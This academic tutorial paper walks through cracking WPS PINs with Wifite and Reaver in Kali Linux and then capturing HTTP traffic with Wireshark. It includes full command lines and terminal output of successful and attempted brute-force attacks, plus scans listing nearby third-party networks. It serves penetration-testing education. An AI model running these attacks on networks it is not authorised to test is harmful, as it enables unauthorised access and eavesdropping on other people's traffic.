Automated Wireless Network Penetration Testing Using Wifite and Reaver

Aparicio Carranza, PhD[1], Josue Magallanes[1], Casimer DeCusatis, PhD[2] and Javier Espinal[1]
[1]The New York City College of Technology – CUNY, USA, acarranza@citytech.cuny.edu, Josue_M_23@hotmail.com
[2]Marist College, USA, casimer.decusatis@marist.edu

***Abstract*– Wireless access points are susceptible to many types of cybersecurity attacks. In particular, by attacking the Wi-FI Protected Setup (WPS) passcode using a brute force dictionary attack, it is possible to circumvent the use of password-based network encryption and gain access to the wireless network content. In this tutorial paper, we investigate penetration testing of wireless networks using open source tools which have been automated in Kali Linux, including Wifite and Reaver. Traffic on wireless networks which have been compromised in this manner are further analyzed using the Wireshark network protocol analyzer.**

***Keywords—*Kali Linux, Penetration Test, Wi-Fi Protected Setup (WPS).**

Digital Object Identifier (DOI):
http://dx.doi.org/10.18687/LACCEI2017.1.1.64
ISBN: 978-0-9993443-0-9
ISSN: 2414-6390

Automated Wireless Network Penetration Testing Using Wifite and Reaver

Aparicio Carranza, PhD[1], Josue Magallanes[1], Casimer DeCusatis, PhD[2] and Javier Espinal[1]
[1]The New York City College of Technology – CUNY, USA, acarranza@citytech.cuny.edu, Josue_M_23@hotmail.com
[2]Marist College, USA, casimer.decusatis@marist.edu

***Abstract*– Wireless access points are susceptible to many types of cybersecurity attacks. In particular, by attacking the Wi-FI Protected Setup (WPS) passcode using a brute force dictionary attack, it is possible to circumvent the use of password-based network encryption and gain access to the wireless network content. In this tutorial paper, we investigate penetration testing of wireless networks using open source tools which have been automated in Kali Linux, including Wifite and Reaver. Traffic on wireless networks which have been compromised in this manner are further analyzed using the Wireshark network protocol analyzer.**

***Keywords*—Kali Linux, Penetration Test, Wi-Fi Protected Setup (WPS).**

I. Introduction

Wireless routers serving as network access points have become a ubiquitous way to connect mobile devices to the Internet [1]. Unfortunately, these devices also suffer from a number of cybersecurity vulnerabilities, which necessitates penetration testing of common wireless networks [2]. In particular, most wireless routers support a one-click configuration option for creating a secure wireless connection known as Wi-Fi Protected Setup (WPS). Created by the Wi-Fi Alliance in 2006, this feature was intended to allow home users with little or no security background to set up a protected Wi-Fi connection, and make it easier to add new devices to an existing network. This feature doesn’t require access to the router configuration management interface, or the wireless network password and security key [3]; instead, it relies on an 8 digit passcode which is unique for each device joining the network [4]. In 2011, it was first reported that this passcode was susceptible to brute force attacks; because the passcode is relatively short and consists only of numbers, it can be cracked quite quickly (anywhere from a few minutes to a few hours [5]). Since many devices using WPS allow devices to be added to the network either by pressing a physical button on the router or entering a default access code printed on the router, it’s important to provide some level of physical security around the router. In this paper, we will focus on versions of the attack which can be executed remotely, without physical access to the device (either in real time over a network or offline). This attack requires that WPS is enabled on the router, and that the attacker knows the Set Service ID (SSID) of the network (which can often be easily obtained through other means). While this attack has been demonstrated previously using custom software tools, available from only a few specific locations, recently the tools required to perform such attacks were automated and combined with the open source Kali Linux distribution. We investigate the use of Kali Linux for penetration testing of wireless networks using two different automated password cracking tools (Wifite and Reaver); if we are successful in gaining access to the network, then we will proceed to examine network traffic using the open source network packet analyzer Wireshark (which is also built into Kali Linux). Wifite is a password cracking tool which attacks WEP and WPA encrypted networks, and can also crack WPS passcodes [6]. Reaver is designed to perform a brute force attack against WPS passcodes, and will also work on WPA/WPA2 encrypted networks [7]. Both tools allow us to customize our attacks using different password dictionaries. The remainder of this paper is organized as follows: Section 2 describes our Penetration Testing Environment. Section 3 presents a tool within Kali Linux called wifite. In section 4, another tool called reaver is presented which by design is to perform brute force attacks on an 8 digits WPS passcode. Section 5 presents the use of wireshark to capture wireless network traffic from the identified network for further analysis. Section 6 presents the concluding remarks.

Digital Object Identifier (DOI): http://dx.doi.org/10.18687/LACCEI2017.1.1.64
ISBN: 978-0-9993443-0-9
ISSN: 2414-6390

II. PENETRATION TESTING ENVIRONMENT

Wireless penetration testing requires both a dedicated server running Kali Linux (with a compatible wireless adapter [8]) and a WPS-enabled router. We downloaded Kali Linux, which is open source [9], and burned it onto a flash drive to facilitate installation on the testing server. Specifically, we used the Wifite, Reaver, and Wireshark tools for this testing. Any standard Wi-Fi router can be used for the testing; we configured the router through a local connection rather than using the wireless control plane. Router configuration requires obtaining the appropriate default gateway of the router in order to obtain the configuration page address, logging into the router configuration page and changing both the SSID and password, and finally enabling WPS. First, we obtain the gateway router’s default IP address by issuing the ipconfig command at the local host command line shell. We can then access the router settings from any standard web browser, using the manufacturer’s factory default userid and password (commonly both are set to “admin”). Under the wireless settings menu, we can change the SSID to be compatible with the network under test. The WPS features can be enabled under the advanced wireless settings menu.

A cryptographically random 8 bit WPS can provide up to 10^8 unique passcodes (100 million combinations). However, WPS is actually weaker than that. The last digit of a WPS passcode is a checksum for the previous seven digits, leaving 10^7unique combinations (10 million). Further, when a device is being enrolled into the network, the registrar verifies the value of the first four bits separately from the verification of the last three bits. As shown in Figure 1, there are only 10,000 unique combinations in the first four bits of the passcode, and 1,000 unique combinations in the next three bits. This is a reduction by three orders of magnitude from the complexity of the original passcode. Since the two halves of the passcode are validated independently, it is possible to recover the passcode in no more than 11,000 guesses. The ease of exploiting this vulnerability depends on how WPS is implemented, since some manufacturers slow down or disable WPS after several consecutive failed passcode attempts. Generally speaking, it should be possible to crack the WPS passcode in under four hours, and in some cases it can be cracked within minutes. There are several possible defenses against this attack [10]. If the manufacturer detects when a brute force attack is in process and disables the passcode for an extended period of time, the attack may become impractical. Disabling WPS would theoretically block this attack, however since WPS was designed to make router configuration quick and easy, many devices make it impossible to turn off WPS. In some implementations, disabling WPS in the router configuration menu does not actually turn the feature off, leaving the device vulnerable to attack. Some of these devices have issued firmware patches to fully disable WPS, but despite these precautions many Wi-Fi routers remain exposed to this attack. A thorough penetration testing scheme will allow us to find and correct this vulnerability.





Figure 1 – Numeric fields in a WPS passcode

III. WIFITE


Within Kali Linux, the Wifite tool may be accessed either through the applications menu (under wireless attacks/wifite) or by invoking wifite from a command line prompt. When the tool is opened, it automatically begins scanning for available wireless networks in the vicinity, as shown in the screen capture of Figure 2.



```
root@kali:~# wifite

                                    WiFite v2 (r87)

                                    automated wireless auditor

                                    designed for Linux


 [+] scanning for wireless devices...
 [+] initializing scan (wlan0mon), updates at 5 sec intervals, CTRL+C when ready
.
[0:00:03] scanning wireless networks. 0 targets and 0 clients found
```

Figure 2 - Initial target scanning using Wifite

Results of a typical scan are shown in Figure 3. Each network is assigned a unique numerical identifier (NUM) and name (ESSID). The ENCR entry indicates what type of encryption is being used on the network, POWER provides the signal strength in dB, and the WPS field indicates whether this protocol is enabled.




```
[0:00:15] scanning wireless networks. 22 targets and 7 clients found
[+] checking for WPS compatibility... done


  NUM ESSID                  CH  ENCR  POWER  WPS?  CLIENT
  --- --------------------   --  ----  -----  ----  ------
   1  Magallanes              1  WPA2  44db   wps   clients
   2  7495E0                  1  WPA2  43db   wps   clients
   3  D13F2E                 11  WPA2  43db   wps
   4  BDF4A4                 11  WPA2  42db   wps
   5  SEC_LinkShare_696146   11  WPA2  40db   wps
   6  Josue_Wifi              7  WPA2  40db   wps
   7  F3988E                 11  WPA2  40db   wps
   8  488E8C                 11  WPA2  40db   wps
   9  B220EC                  6  WPA2  38db   wps
  10  D138DE                  4  WPA2  38db   wps
  11  NETGEAR33               6  WPA2  37db   wps
  12  D93C92                  6  WPA2  37db   wps
  13  NETGEAR10              11  WPA2  35db   wps
  14  C0FF28                 11  WPA2  35db   wps
  15  R2V5L                  11  WPA2  34db    no
  16  65ND1E                  1  WPA2  34db   wps   client
  17  538BCA                 11  WPA2  32db   wps
  18  bubbles13               6  WPA2  32db   wps
```

Figure 3 – Output of a typical Wifite scan

The Wifite tool can conduct exhaustive keyword searches, otherwise known as brute force or dictionary attacks. The tool includes lists of the most commonly used passwords, or the user can provide their own dictionary list. We invoke a dictionary attack against one of the networks (preferably one with WPS enabled and a high signal strength) using the command **wifite –dict /usr/wordlists/fern-wifi/commontxt.**

Note that the –dict option allows us to specify the location of a password list to be used in the attack.




```
[+] select target numbers (1-37) separated by commas, or 'all': 1

[+] 1 target selected.

[0:00:00] initializing WPS Pixie attack on Magallanes (00:C7:29:3A:FC:28)
[0:00:01] WPS Pixie attack:  Starting Cracking Session. Pin count: 0, Max pi..
[0:00:02] WPS Pixie attack:  attempting to crack and fetch psk...
[0:00:03] WPS Pixie attack failed - WPS pin not found
[0:00:00] initializing WPS PIN attack on Magallanes (00:C7:29:3A:FC:28)
[0:00:22] WPS attack, 2/3 success/ttl,

 [+] PIN found:      00000000
 [+] WPA key found: [redacted]

 [+] 1 attack completed:

 [+] 1/1 WPA attacks succeeded
        found Magallanes's WPA key: "[redacted]", WPS PIN: 00000000


 [+] disabling monitor mode on wlan1mon... done
 [+] quitting
root@kali:~#
```

Figure 4 – Output from a successful Wifite attack

In some cases, this approach can compromise a wireless network very quickly. As shown in Figure 4, we were able to successfully break into WPS and recover the WPA password for the wireless network under test in about 20 seconds.


IV. REAVER

The Reavertool is designed to perform brute force attacks on an 8 digit WPS passcode. Upon successfully guessing the passcode, it also retrieves the WPA / WPA2 passcode, granting access to the entire Wi-Fi network. Reaver can be launched either via the Kali Linux GUI (by clicking the "Show Application" Icon, then navigating to the "Wireless Attacks" section and clicking on the Reaver icon), or simply by entering "reaver" in a command line terminal shell. Either approach leads to a menu of commands as shown in Figure 5. The first time Reaver is used, a folder in the root directory must be created to hold the dictionary files; if needed, this can be done through the command line interface by entering **mkdir /etc/reaver.**



```
Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

Required Arguments:
        -i, --interface=<wlan>          Name of the monitor-mode interface to use
        -b, --bssid=<mac>               BSSID of the target AP

Optional Arguments:
        -m, --mac=<mac>                 MAC of the host system
        -e, --essid=<ssid>              ESSID of the target AP
        -c, --channel=<channel>         Set the 802.11 channel for the interface (implies -f)
        -o, --out-file=<file>           Send output to a log file [stdout]
        -s, --session=<file>            Restore a previous session file
        -C, --exec=<command>            Execute the supplied command upon successful pin recovery
        -D, --daemonize                 Daemonize reaver
        -a, --auto                      Auto detect the best advanced options for the target AP
        -f, --fixed                     Disable channel hopping
        -5, --5ghz                      Use 5GHz 802.11 channels
        -v, --verbose                   Display non-critical warnings (-vv for more)
        -q, --quiet                     Only display critical messages
        -K  --pixie-dust=<number>       [1] Run pixiewps with PKE, PKR, E-Hash1, E-Hash2 and E-Nonce (Ralink, Broadcom, Realtek)
        -Z, --no-auto-pass              Do NOT run reaver to auto retrieve WPA password if Pixiewps attack is successful
        -h, --help                      Show help
```


Figure 5 - Reaver's command list upon launching the application



```
root@kali:~# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Centrino Advanced-N 6205 [Taylor Peak] (rev 34)
phy1    wlan1           ath9k_htc       Atheros Communications, Inc. AR9271 802.11n

root@kali:~# rmmod iwlwifi
rmmod: ERROR: Module iwlwifi is in use by: iwldvm
root@kali:~# rmmod iwldvm
root@kali:~# rmmod iwlwifi
root@kali:~# airmon-ng start wlan1

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
 1655 NetworkManager
 1824 wpa_supplicant

PHY     Interface       Driver          Chipset

phy1    wlan1           ath9k_htc       Atheros Communications, Inc. AR9271 802.11n

                (mac80211 monitor mode vif enabled for [phy1]wlan1 on [phy1]wlan1mon)
                (mac80211 station mode vif disabled for [phy1]wlan1)

root@kali:~# kill 1655
root@kali:~# kill 1824
root@kali:~# mkdir /etc/reaver
mkdir: cannot create directory '/etc/reaver': File exists
```

Figure 6 - Output of various airmon-ng commands and arguments


Entering the airmon-ng command lists the interface status of a device, including its driver and chipset, which allows us to verify that the device is suitable for penetration testing using Reaver. If the device has any other chipsets enabled, their drivers can be temporarily disabled by using the **rmmod** command. It is recommended to disable any unnecessary chipsets or background processes which may interfere with the testing. Entering the airmon-ng command with the "start <interface>" argument allows us to start a specific interface, and indicates where monitor mode is currently enabled (see Figure 6, where monitor mode wlan1mod is enabled and highlighted with a green box).



```
root@kali:~# wash -i wlan0mon -C

Wash v1.5.2 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

BSSID                  Channel       RSSI       WPS Version       WPS Locked        ESSID
---------------------------------------------------------------------------------------------------------------
20:AA:4B:CF:4C:59       1            -87        1.0               No                JOHAN JOY
EC:1A:59:D4:41:8C       1            -86        1.0               No                LINDAS_WIFI
2C:B0:5D:32:F3:EE       1            -78        1.0               No                32F3EF
00:03:D8:B4:58:62       1            -77        1.0               No                B4585C
60:A4:4C:D3:FB:E0       1            -13        1.0               No                Kirby Wifi :3
C0:3F:0E:69:C2:E6       1            -83        1.0               No                Julia-Marie0389
E0:46:9A:71:C8:52       1            -85        1.0               No                karuhmel685
20:E5:2A:28:69:5B       1            -84        1.0               No                Evelyn1966
C0:56:27:64:E1:99       1            -80        1.0               No                noonebutus
48:EE:0C:FC:20:34       1            -79        1.0               No                FC2030
C4:12:F5:8A:0C:10       1            -85        1.0               No                8A0C0C
48:EE:0C:5C:CC:6E       1            -88        1.0               No                5CCC6A
C8:D7:19:73:27:53       1            -88        1.0               No                Romel
00:65:A3:B2:43:E8       1            -85        1.0               No                B243E0
04:A1:51:C7:E8:D2       1            -87        1.0               No                Deez Nutz
6C:19:8F:0F:65:5E       2            -69        1.0               No                0F655A
00:03:D8:A2:B0:DA       3            -84        1.0               No                A2B0D4
00:C7:29:35:F1:C8       4            -84        1.0               No                35F1C0
20:0C:C8:03:52:64       4            -66        1.0               No                Don't even think about it
20:4E:7F:96:4F:F0       4            -73        1.0               No                NETGEAR18
E8:CC:18:E4:0D:28       5            -80        1.0               No                E40D24
94:44:52:96:83:2D       5            -80        1.0               No                Belkin.332D
B0:C5:54:C6:2F:6C       5            -84        1.0               No                C62F68
00:81:D8:DE:09:94       6            -82        1.0               No                DE098E
```

Figure 7 - Nearby wireless networks discovered by Reaver

Typing the command “wash -i“ allows the user to specify an interface to use for packet capture. Adding the optional argument – c specifies that the capture should ignore any frame checksum errors (FCS). The output of this command will list all the wireless networks within range of the Kali Linux machine, as shown in Figure 7. We can select the ESSID of a wireless network that we wish to test, and make note of the BSSID for that network *(the chipset identified by the wireless access point’s 48 bit MAC address*).



```
root@kali:~# reaver -i wlan1mon -b 60:A4:4C:D3:FB:E0 -d 30 -S -N -vv

Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

[+] Waiting for beacon from 60:A4:4C:D3:FB:E0
[+] Switching wlan1mon to channel 1
[+] Associated with 60:A4:4C:D3:FB:E0 (ESSID: Kirby Wifi :3)
[+] Starting Cracking Session. Pin count: 0, Max pin attempts: 11000
[+] Trying pin 12345670.
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[P] E-Nonce: 0d:52:9d:f1:a8:2d:4b:80:3e:cd:ab:9d:1e:63:aa:1d
[P] PKE: 36:85:35:9e:3b:3f:31:4c:64:eb:f6:32:85:ab:bb:57:dc:73:e8:68:69:27:0d:76:92:97:09:64:ea:b7:b6:8a:52:81:
25:d1:5c:e9:b9:33:fd:11:68:ac:c9:50:f2:47:70:e0:9a:11:96:2b:d6:ff:0b:aa:ff:fc:af:6b:f0:82:5b:0e:7b:db:2f:be:9b:
35:9d:30:ee:95:6e:2f:23:cd:9e:7a:f0:c5:09:a8:55:58:84:d9:1f:c2:4e:55:c1:5c:4f:0f:69:07:a2:08:34:a0:1d:df:95:27:
c6:00:78:b1:83:b4:71:1c:26:d1:52:1f:b3:0b:a6:7f:92:98:94:01:6b:89:05:1f:20:75:1d:17:5b:e5:b9:ce:42:07:36:e5:f9:
[P] WPS Manufacturer: ASUSTeK Computer Inc.
[P] WPS Model Name: Wi-Fi Protected Setup Router
[P] WPS Model Number: RT-N66R
[P] Access Point Serial Number: 60:a4:4c:d3:fb:e0
[+] Received M1 message
[P] R-Nonce: 54:28:91:cb:99:e6:f6:6f:79:be:97:53:fb:38:39:90
[P] PKR: 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:
[P] AuthKey: a8:4a:48:48:97:fd:2d:a2:01:bb:a2:0f:40:e5:78:0b:03:b0:e2:74:fe:38:b4:4e:d2:10:ee:18:83:62:aa:67
[+] Sending M2 message
[P] E-Hash1: 37:bb:55:8c:bb:db:94:0b:e3:a4:91:5a:c3:45:03:46:56:68:b4:9f:94:89:ab:c0:ee:c9:04:a8:23:09:64:0e
[P] E-Hash2: 60:ac:17:72:a3:5d:c7:f5:f3:46:28:b6:1a:a8:ad:3e:cd:9d:09:63:9e:9d:d0:62:93:32:a1:c6:5a:51:67:15
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] p1 index set to 1
[+] Pin count advanced: 1. Max pin attempts: 11000
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
^C
[+] Session saved.
```


Figure 8 - The Reaver tool running a brute force attack against the WPS passcode

Finally, by entering the command “reaver”, we can launch a brute force attack against the selected network as shown in Figure 8. The “reaver” command may include the arguments -i (specifying the interface), -b (specifying the MAC address), and -d (which allows the user to delay between successive guess attempts, since consecutive attempts can force the router to lock its interface). Other command options include –s which utilizes smaller keys in an effort to improve the time required to decipher a message once the passcode is selected. The –N option disables transmission of NACK messages (which negate a previously received packet). The –vv option displays non-critical warning messages.

Reaver can also be used to automate the so-called Pixie Dust attack, an offline brute force attack first demonstrated in 2014 which only works for the default WPS implementation on chipsets from Broadcom, Realtek, MediaTek, and Ralink. For these implementations of WPS, there is a lack of randomization for the nonces used to protect both halves of the passcode. To prove that the client is not connected to a rogue access point, both the access point (enrollee) and client device (registrar) need to prove they know the passcode. Consequently, hashed versions of the passcode elements are transmitted between the enrollee and registrar. When the two nonces used in this process are known, the original passcode can be recovered by Reaver in a matter of minutes.

V. WIRESHARK

Using Wireshark, we can capture wireless network traffic from the networks identified in the prior sections for further analysis. With the appropriate network selected, we can capture traffic from the device under test as it attempts to access the Internet, using the port filter **tcp.port ==80**to identify HTTP protocol traffic as shown in Figure 9. In this test, we can identify packets associated with the wireless device’s web browsing history (including names of the websites visited); such packets will include the keyword GET as part of the packet information listed.



Interface	Traffic	Link-layer Header	Promi:	Snaplen	Buffer (MB)	Monitor
› Ethernet		Ethernet	☑	default	2	—
› VMware Network Adapter VMnet1		Ethernet	☑	default	2	—
› Wi-Fi		Ethernet	☑	default	2	—
› VMware Network Adapter VMnet8		Ethernet	☑	default	2	—
USBPcap1		USBPcap	—	—	—	—

☑ Enable promiscuous mode on all interfaces

Capture filter for selected interfaces: Enter a capture filter ...

Figure 9 - Wireshark scan of HTTP traffic after compromising the WPS passcode

In our testing, we attempted to run Wireshark and Kali Linux in a virtual machine under the VMware environment. Unfortunately, VMware does not support all types of wireless NICs; for an unsupported NIC, we found that VMware defaults to treating the wireless NIC as a standard Ethernet connection, which means that some tools such as Wifite and Reaver do not recognize any wireless networks in the vicinity. There are several possible solutions for this issue. First, we can run Kali Linux as a live boot or dual boot, or use a bootable USB adapter when running under VMware. Second, an external wireless card will not be improperly identified by VMware, unlike a built-in wireless NIC. We can also manually configure VMware to access a wireless NIC, using the Virtual Network Editor in VMware (the “bridged to:”

menu option allows configuration of the current wireless card). The default Bridged connection should be changed to Custom, and this problem can be avoided.

VI. CONCLUSION

This paper explored the use of automated brute force exhaustive dictionary attack tools, Wifite and Reaver, in compromising the WPS passcode; network traffic can then be monitored using Wireshark. These tools are included in the open source Kali Linux distribution. Both tools were able to successfully compromise a WPS passcode and related WPA passwords, enabling us to view network traffic using Wireshark. Both tools provided an automated, easy to use penetration test, although Reaver offers a more basic graphic user interface and a richer set of command line options.

REFERENCES

[1] E. Geier, "Secure Your Home Or Office Wi-Fi." PCWorldvol30.4 pp. 33-34 (2012)

[2] P. Joaquin, L. Colunga, and R. Gomez. "Routerpwn - One Click Exploits, Generators, Tools, News, Vulnerabilities, Poc, Alerts." Routerpwn - One Click Exploits, Generators, Tools, News, Vulnerabilities, Poc, Alerts, http://routerpwn.com/about/ (last accessed December 8, 2016)

[3] D.W. Dieterle, *Basic Security Testing with Kali Linux*, CreateSpace Independent Publishing (March 2016)

[4] A. Johns, Mastering Wireless Penetration Testing for Highly Secured Environments, Birmingham, UK, Packt Publishing Limited (2015).

[5] "Alert (TA12-006A)." Wi-Fi Protected Setup (WPS) Vulnerable to Brute-Force Attack, https://www.us-cert.gov/ncas/alerts/ta12-006a (last accessed December 8, 2016)

